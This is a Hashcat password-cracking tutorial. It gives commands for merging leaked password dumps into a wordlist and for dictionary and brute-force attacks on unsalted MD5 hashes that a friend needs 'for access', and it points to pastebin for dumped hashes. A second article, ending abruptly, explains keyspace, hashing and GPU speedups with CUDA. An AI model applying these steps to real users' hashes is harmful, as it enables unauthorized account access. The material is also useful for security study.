A good ninja needs first to learn the proper stances. Ninja's that learn how to execute the proper stances are quick, deadly and efficient. When it comes to password cracking the environment you have setup is just like a ninja's stance. The setup I will take you through will be basic yet conducive to password cracking on the equipment you have. While better setups exist you must begin with the basics. After you're finished with this article and you have a solid understanding of password cracking then I urge you to look into ways to milk your rig to get the most guesses per second.

The equipment

The machine I have available to me for this training is an ASUS N71 laptop with 8 gigs of RAM, a Core i7 processor and an ATI Mobility Radeon HD 5730 Graphics card. As you'll see later the Graphics Card is important because we will be using it's Graphical Processing Unit(GPU) to help us crack hashes. GPUs are much faster than the Central Processing Units(CPU). The purpose of the CPU is (very basically) to do the bidding of running applications, performing logic and mathematical calculations through one or more Arithmetic Logic Units (ALU). The purpose of the GPU is to render graphics. The GPU is somewhat of an ox who's job is to pull a plow while the CPU is the person with the whip directing the ox, steering the plow and thinking about what to cook for dinner. The GPU typically has more ALU's than the CPU and is designed to handle repetitive calculations very fast. According to Hashcat's CPU performance table at *http://hashcat.net/hashcat/*, a machine running Windows 7, 64 bit with a Phenom II X6 T1090 CPU @ 3.8 Ghz can perform 86.24 Million guesses per second. Not bad huh?

According to their GPU performance table at *http://hashcat.net/oclhashcat-plus/*, a machine running Windows 7 64 with an AMD hd7970 graphics card can perform 5.144 Billion guesses per second. When it comes to brute-force a GPU is the way to go!

Linux Setup

We will be using the latest version of Ubuntu which can be found at *http://www.ubuntu.com/download/desktop*. 13.10 is the current version as of the writing of this article. If there's a newer version out there use that one. Any flavor of linux will do but you will have to make the proper command adjustments. Hashcat can also run on Windows if you want. We will be doing the install on the "bare metal" meaning directly on the hardware, not in a virtual machine. In a virtual machine, as far as I know, using CUDA or OpenCL is not yet possible. I'm going to assume you know how to install Linux, already have it setup or you chose to do this in windows.

Proprietary graphics driver

In order to take advantage of the all mighty GPU you must install the proprietary drivers for your graphics card. In Ubuntu 13.10 this is very easy to do. Simply open the "Software & Updates" applet, click on the "Additional Drivers" tab. You'll be presented with the proprietary drivers available to you. I chose the latest stable release for now because the one with the post release updates was causing crashes and other strange visual side effects.

Hashcat Install

I'm using oclHashcat-plus for this article. It can be downloaded at *http://hashcat.net/oclhashcat-plus/*. The current version as of this article is v0.15. The download is in 7z format which didn't come included with Ubuntu 13.10 so we'll go get 7zip first

```
sudo apt-get install p7zip-full
```

Then we'll unzip Hashcat, move into the hashcat directory and run the example to make sure it works.

```
7z x oclHashcat-plus-0.15.7z
cd oclHashcat-plus-0.15/
sudo ./oclExample0.sh
```

I had no issues with running the example but that doesn't mean you won't. If you come across any errors or problems get those taken care of now before continuing. Check the hashcat forum at *http://hashcat.net/forum/* before turning to google and forum diving for fixes.

Creating an awesome password list

The two most common methods to attack a password hash are dictionary and brute force. A dictionary attack will use a file filled with possible passwords. One by one the tool will hash the password and compare that generated hash with the hash we're trying to crack. If they match you have found the password. The downside to dictionary attacks is that the password has to be in the dictionary you provide. If it's not the attack will fail. When that happens it's time to turn to an exhaustive brute force attack. This is where the application will try every possible combinations of letters, numbers and special characters until the password is found. Brute force is guaranteed to find the password the only question there is how long will it take. A weak password can be bruteforced in seconds where as a strong password may take thousands of years.

We will use the password lists from our friends at skull security found here *http://wiki.skullsecurity.org/Passwords*. I downloaded all of the files from the password dictionary and leaked password sections. In the leaked password section I chose the files with no count added to them. Here is the list for reference:

- 500-worst-passwords.txt.bz2
- alypaa.txt.bz2
- cain.txt.bz2
- carders.cc.txt.bz2
- conficker.txt.bz2
- elitehacker.txt.bz2
- facebook-pastebay.txt.bz2
- facebook-phished.txt.bz2
- faithwriters.txt.bz2
- hak5.txt.bz2
- hotmail.txt.bz2
- john.txt.bz2
- myspace.txt.bz2
- phpbb.txt.bz2
- porn-unknown.txt.bz2
- rockyou.txt.bz2
- singles.org.txt.bz2
- tuscl.txt.bz2
- twitter-banned.txt.bz2

I placed all of the files in their own folder so I can work some command line magic with them. Start off by decompressing the files with

```
bunzip2 *.bz2
```

Once all of the files are unzipped you should now have a directory filled with .txt files now I run

```
cat *.txt >> AwesomePasswordList.txt
```

We now have a large text file filled with passwords but we're not done yet. We need to make sure there aren't any redundant passwords in our massive list so we do

```
sort AwesomePasswordList.txt | uniq -u >> AwesomePasswordListFinal.txt
```

Removing the duplicates brought the file size down to 137MB from 140MB. We have one awesome password list. Now lets use it!

Hashes to Crack

Now that we have this really cool setup our friend "Bob" just happens to have a list of hashes and he needs the passwords. Here is the list of hashes.

- 8b1a9953c4611296a827abf8c47804d7
- 5f4dcc3b5aa765d61d8327deb882cf99
- 5a710b45b2d64b27c5f00d59a520c8f7
- 615980666f3e78ce7a11b236df7e558a
- 58945a1f19aea0be7a32eac0e26d92d0

HashCat

Before we begin lets create three folders off the home path just to keep things organized.

```
cd ~
mkdir passwordlists
mkdir hashfiles
mkdir crackedpasswords
```

Now lets move the password list file we generated earlier to the new passwordlist folder.

```
mv ~/Downloads/passwordlistfiles/AwesomePasswordListFinal.txt ~/passwordlists/
```

Now we will put those hashes in a text file.

```
cd hashfiles
vim bobslist.txt
```

paste in the above list and save

Now we can move the the hashcat directory we unzipped to earlier

```
cd ~/Downloads/oclHashcat-plus-0.15
```

Now check out the help for Hashcat. Pay attention to the command line syntax and read up on the options.

```
./oclHashcat-plus64.bin --help
```

We have currently a list of five unsalted md5 password hashes that our friend bob needs cracked. The first thing we're going to do is run through our massive password list we created to see if any of these match. We will use the following switches:

- -a 0 Because we're doing just a straight up compare from the password list
- -m 0 Because we're cracking md5 files
- -o ~/crackedpasswords/crackedforbob.txt This is where the cracked hashes go

```
./oclHashcat-plus64.bin -a 0 -m 0 -o ~/crackedpasswords/crackedforbob.txt ~/hashfiles/bobslist.
txt ~/passwordlists/AwesomePasswordListFinal.txt
```

Let that run until it's done and wait for the results. You may press S for a status report at any time. This shouldn't take long at all. Right now Hashcat has opened the password list file we provided and for each line it is taking the text on that line, running the text through the md5 hashing algorithm then matching that output with one of the hashes in the file. Hashcat makes use of all available resources in the graphics card so this process should be happening hundreds of millions of times every second.

Now that it's complete here are the results

You'll notice that only 2 out of the 5 passwords were found. Don't be discouraged hey that's 40%! You can give those 2 to bob and he will be a happy hacker because he now has the access he wants! Lets take a look at the generated file.

```
cat ~/crackedpasswords/crackedforbob.txt
```

Now while 40% isn't bad we want them all! Since 3 out of the 5 passwords were not in the list we will have to resort to brute force. First make sure you remove the already cracked hashes from your hash list because there's no point in brute forcing them. Here we're left with:

- 8b1a9953c4611296a827abf8c47804d7
- 615980666f3e78ce7a11b236df7e558a
- 58945a1f19aea0be7a32eac0e26d92d0

This time we will switch the attack method from straight to brute-force and we no longer need the password list so we will get rid of that and we'll changed the filename for the successfully cracked passwords. We want these separate so we can add any newly found passwords to our list.

```
./oclHashcat-plus64.bin -a 3 -m 0 -o ~/crackedpasswords/crackedforbob_bruteforce.txt ~/hashfiles/
bobslist.txt
```

Hashcat is now trying every possible combination of letters, numbers and special characters starting with one character hashes then running through all combinations of two character hashes, then all combinations of three character hashes and so on. In the status reports you'll notice on the Input Mode property is the length of password being tested and on the Time Estimated property you'll see the amount of time Hachcat will take to exhaust all combinations of the length of password specified in the Input Mode property.

Looks like we have two of the three remaining passwords already! We'll let it run for a while longer until we get that last password.

And there we go, all three hashes are finally found!

Post Cracking Session Steps

From our previous cracking session we were able to find two passwords from within the massive password list we compiled. Three of the passwords were not in the list and we found them using brute force. We need to add those passwords to our list so they are available for the next session.

```
cat ~/crackedpasswords/crackedforbob_bruteforce.txt >> ~/passwordlists/AwesomePasswordListFinal.txt
```

The more passwords you crack by brute force the more you can add to your password list.

Conclusion

I now present you with your white belt in the art of password cracking. This is just the tip of the iceberg. I urge you to continue on your quest of knowledge. Learn about the different types of hashes, how to use rainbow tables and how to deal with salted hashes. You can find dumped hashes all over the web. A great place to look is pastebin or one of the other pastebin like sites out there or you can just generate them yourself. Look for better equipment and setups in order to squeeze the most performance out of your GPU. Try different tools such as John The Ripper on linux or on Windows check out Cain and Abel which is free or Elcomsoft software which is (mostly) commercial and very good. And most important TRY and try again, it’s the only way you’ll become great!

Reevaluating Passwords Strength Using GPUs

by Roi Lipman

According to statistics coming from Google, the top 10 popular passwords for 2013 are:

- Pet's name
- Significant dates (like a wedding anniversary)
- Date of birth of a close relation
- Child's name
- Other family member's name
- Place of birth
- Favorite holiday
- Something related to favorite football team
- Current partner's name
- The word "password"

Without knowing much about security, it is obvious that passwords which fall under any of the above patterns are considered weak from a human perspective they are simply easy to guess, from a machine point of view well let us consider some passwords properties:

Character set / Key space

A password character-set refers to a closed set of characters which the password might contain.

Common sets includes:

- Digits – the password contains only digits [0-9]
- Lower case letters – [a-z]
- Alphanumeric case sensitive – [a-zA-Z0-9]
- All standard keyboard character.

A password's key space determines the number of possibilities each character has. For instance the Digits character-set gives us ten different possibilities to choose from for each character.

Character Pool	Available Characters
Digits	10 (0-9)
Lower case letters	26 (a-z)
Upper case letters and digits	62 (A-Z, a-z, 0-9)
All standard keyboard characters	94

Table 1. Keyspace

Length

Length is simply the number of characters a password uses |p|.

Combining the two properties, we can determine the number permutations there are for a given *keyspace* and *length*:

For example suppose that we're told that a password is 8 characters in length and it is using the lower case keyspace, thus each character can be anyone of the 26 possibilities [a-z], now we've got 8 characters, so the number of permutations for such a password would be

```
26^8 = 208827064576
```

Honestly, I find it hard to wrap my mind around such a number but as you'll see 26^8 is considered small.


Character count	8	9	10	11	12
Digits	100,000,000	1,000,000,000	10,000,000,000	100,000,000,000	1,000,000,000,000
Lower case letters	208827064576	5.4295037e+12	1.411671e+14	3.6703445e+15	9.5428957e+16
Upper case letters and digits	2.1834011e+14	1.3537087e+16	8.3929937e+17	5.2036561e+19	3.2262668e+21
All standard keyboard characters	6.0956894e+15	5.729948e+17	5.3861511e+19	5.0629821e+21	4.7592031e+23

Table 2. permutations

Passwords are the center of many authorization mechanisms; Login forms asking us to provide credentials which usually consist of email / username and a password in order to get access into a system be it our Email or Facebook account.

Let us take a closer look on how a typical login process works:

Before logging in, one must first sign up by providing the system with at least a username and a password.




Username:	Roi_Lipman
Passowrd:	secret

Figure 1. Registration form

Upon registration, the system will typically store your credentials in a database,

A new record will be created containing your username and password in either clear text or a *hashed* form.

Because databases are subject to theft it is considered bad security practice to store passwords as clear text, so a common approach uses a one direction *hash* function to transform a given password into a hashed value, the system will then store this value instead of the original clear text password.



```
function RegisterUser()
{
    $username = $_POST['user_name'];
    $password = $_POST['password'];

    $hashedPassword = Hash($password);
    DBAddUser($username, $hashedPassword);
}

function LogUser()
{
    $username = $_POST['user_name'];
    $password = $_POST['password'];

    $hashedPassword = Hash($password);
    $user = DBGetUser($username, $hashedPassword);

    if(is_null($user)) { // Wrong username or password.
        // Prompt wrong credentials
    }
    else {
        // Access granted.
    }
}
```

Figure 2. Naive snip which demonstrates both the signup and login process, note the conversion and use of the hash value

Using *hashed* values has its benefits, for instance no one including the authentication mechanism could easily determine the user's original password just by looking at its *hashed* value.

A Login process might look as follows: Given a username and a password, look up the user's record within the database using the provided username. If a record is found, hash the given password and compare this value against the one within the fetched record's password field, if the stored hash matches the calculated hash then the user is authenticated.

In this article I'm going to focus on the MD5 hash function although there are others for instance SHA-1, The former generates a 16 byte hash value while the later creates 20 bytes hash values.

Example: `MD5(Hakin9) = 9a6d4d8263e13790bdbd81610487f1f2`

For a secured Hash function to perform well, it must maintain the following properties:

- One directional – There's no (known) way to reverse the process: Suppose that Hash(v) = h, given h there's no function G such that G(h) = v.
- Fixed length – It doesn't matter how long the input is, output will always have the same size. For example a 1000 bytes input or a 10 bytes input will both result in a 16 bytes output, when using MD5 as the hash function.
- Collision resistance – finding a pair X and Y such that Hash(X) = Hash(Y) should require hash computations. (where N is the size of output in bytes)
- Preimage resistance – for a given hash value H ϵ {0,1}n finding an input value X ϵ {0,1}* such that Hash(X) = H expected to require tries.
- Second preimage resistance – for a given X ϵ {0,1}* finding Y ϵ {0,1}* such that Hash(X) = Hash(Y) expected to require tries.

Collisions are inevitable, as we allow an infinite set of inputs and constrain ourselves to a close set of outputs, using the hash function as a reduce function with a fixed output length.

Suppose that we've followed the best practice of storing a hashed password, instead of clear text password within our database, and for some reason our database been compromised, an attacker trying to use the stored credentials, within the compromised database, to gain access into the system would fail. Let's examine why:

Supposed that an attacker tries to login using the following credentials:

```
username: roi_lipman
password: 5ebe2294ecd0e0f08eab7690d2a6ee69 (Hash value of the password "secret")
```

Indeed a record for the user name roi_lipman would be found, but the provided password would get rehashed (a second time) resulting with 7022cd14c42ff272619d6beacdc9ffde which is not the hash value for the original password "secret".

For the attacker to gain access, he or she would have to figure out what was the original input, which resulted in the current hash "5ebe2294ecd0e0f08eab7690d2a6ee69" as I mentioned earlier there's no straight way of finding this out.

Unfortunately, not all hope is lost as our attacker still has several password cracking methods at his disposal:

- Brute force – In a brute force attack, one tries every possible value within a desired key space and character length, for example our attacker can calculate hash values for every string, of length 9, within the Alpha numeric key space. comparing each against a lookup hash, in case of a match the attacker can use its findings to login as a legit user.
- Dictionary attack – Similar to a brute force attack, but instead of trying every possible string within a desired length and keyspace, the attacker limits itself to strings within a much smaller set. for example the English dictionary, Hashing each word and comparing the current calculated hash against a lookup hash.
- Rainbow tables – Using a precomputed data structure to speed up the lookup process.

As our attacker has no preliminary information about the original password, he decided to use brute force hoping to crack the hash. Let's estimate the time required for an attacker to find out the hash's originating value:

A modern CPU can compute around 150,000,000 MD5 hashes every second, (this number will vary depending on the CPU model) using such CPU to crack a password of length 9 from the mix alphanumeric key space will take roughly: ~ 3 years which makes such an attack infeasible.




Figure 3. Time to crack using CPU, X axis password length Y axis time in years

To speed up the process an attacker could migrate the hash crunching process from the CPU over to the GPU (Graphics Processor Unit).

Using GPUs for speedups

Not until recently GPUs were used for the sole purpose of computer graphics, but today’s GPGPUs (General purpose GPU) are been used to perform massive amounts of calculations in various domains such as: finance, physics, medicine and you’ve guessed it security.

Let examine why, this is your standard CPU architecture:




Figure 4. Standard 4-Core CPU Architecture'

Four cores, each has its own private L1 and L2 memory cache. All four have access to both L3 memory cache and the global memory.

And this is an example of a GPU architecture:




Figure 5. GPU Architecture

Thanks to its large number of cores, workload can be distributed among hundreds of thousands of threads all working simultaneously.

The following table shows a number of key differences between CPUs and GPUs:

Table 3. GPU VS CPU

GPU	CPU
Lots of “slow” cores	Few fast cores
Simple hardware control	Complex hardware control
Hardware isn’t backward compatible	Backward compatible
Large number of cores on a single chip	Few cores
Optimized for throughput	Optimized for latency

Throughput VS Latency

To understand the difference between throughput and latency, let’s look at an example:

Suppose that the Ford factory is able to manufacture a single car every 10 minutes. While at BMW a car is manufactured every 30 minutes, but unlike Ford, BMW are able to produce 10 cars every 30 minutes thanks to its large assembly line. We could say that Ford is focusing on latency as they are trying to perform a single task as fast as possible. BMW on the other hand, focus on throughput as they try completing a large number of tasks, although a single task might take a while longer to complete.

Today’s high end processors

Today’s high end GPUs, comes packed with 3GB of memory, 2304 cores running at clock rate of 900 MHz on the other hand, Intel’s high end CPUs have 8 cores clocking at 2.6 GHz and contains 6 MB of cache.

Indeed there’s great potential in GPGPU, so why not migrate all the computations from CPU to GPU?

Unlike CPUs, GPUs are designed to be suitable for solving tasks which can be broken down to many smaller subtasks, all of which can be solved individually and recombined yielding the final result.

For instance matrix addition, where you have two N by M matrices A, B and you want to compute their sum C = A + B. In a general purpose CPU, one could imagine two loops, an outer loop scanning each of the matrices rows and an inner loop iterates over each of the matrices columns, in each iteration a single element is computed: C[x,y] = A[x,y] + B[x,y].

Overall we’ll have N*M iterations, the same problem can be solved on the GPU in a parallel way, where we spawn N*M concurrent threads each responsible for computing a single cell within the matrix, because all threads will be working simultaneously, we’ll be able to compute A+B much faster for a large N and M matrix.

$$A \quad + \quad B \quad = \quad C$$


$$\begin{bmatrix} 4 & -5 \\ 2 & 0 \end{bmatrix} + \begin{bmatrix} 1 & 0 \\ 0 & 1 \end{bmatrix} = \begin{bmatrix} 5 & -5 \\ 2 & 1 \end{bmatrix}$$

Figure 6. Matrix addition

CUDA Programing the GPU

To write code which will execute on the GPU Nvidia introduced CUDA, a cross platform C++ extension which should be easy for C++ programmers to pick up and start coding right away.

In CUDA, code that runs on the GPU is referred to as kernel. A CUDA program starts executing from the known main function running on the CPU, it is the CPU responsibility to set up the stage (for instance copy data from CPU memory to GPU memory) and finally asking the GPU to invoke a kernel providing the amount of *grind*, *blocks* and *threads* when the GPU is finished it is up to the CPU to copy the results back from GPU's memory into CPU's memory.



```
__global__ void matricesAdditionKernel(const int *a, const int *b, int *c)
{
    // Resolve matrix row index.
    int row = blockIdx.x;

    // Resolve matrix column index.
    int col = threadIdx.x;

    // Set global index.
    int index = (row * blockDim.x) + col;

    // Compute A[row,col] + B[row, col].
    c[index] = a[index] + b[index];
}


int main(int argc, char* argv[]) {

    ...

    // Launch a kernel on the GPU with one thread for each element.
    matricesAdditionKernel<<<cols, rows>>>(dev_matA, dev_matB, dev_matC);

    ...
}
```

Figure 7. CUDA programing

Let's see how an attacker can leverage the GPU's computational power for his advantage, As we've seen earlier trying to hash every string of length 9 within the Alphanumeric keyspace using a CPU, will take a long time, long enough to make such an attempt unpractical. Luckily for our attacker password cracking is a perfectly suited problem for the GPU. An attacker can distribute strings within his search space among the numerous cores, hashing hundreds of thousands of string simultaneously.


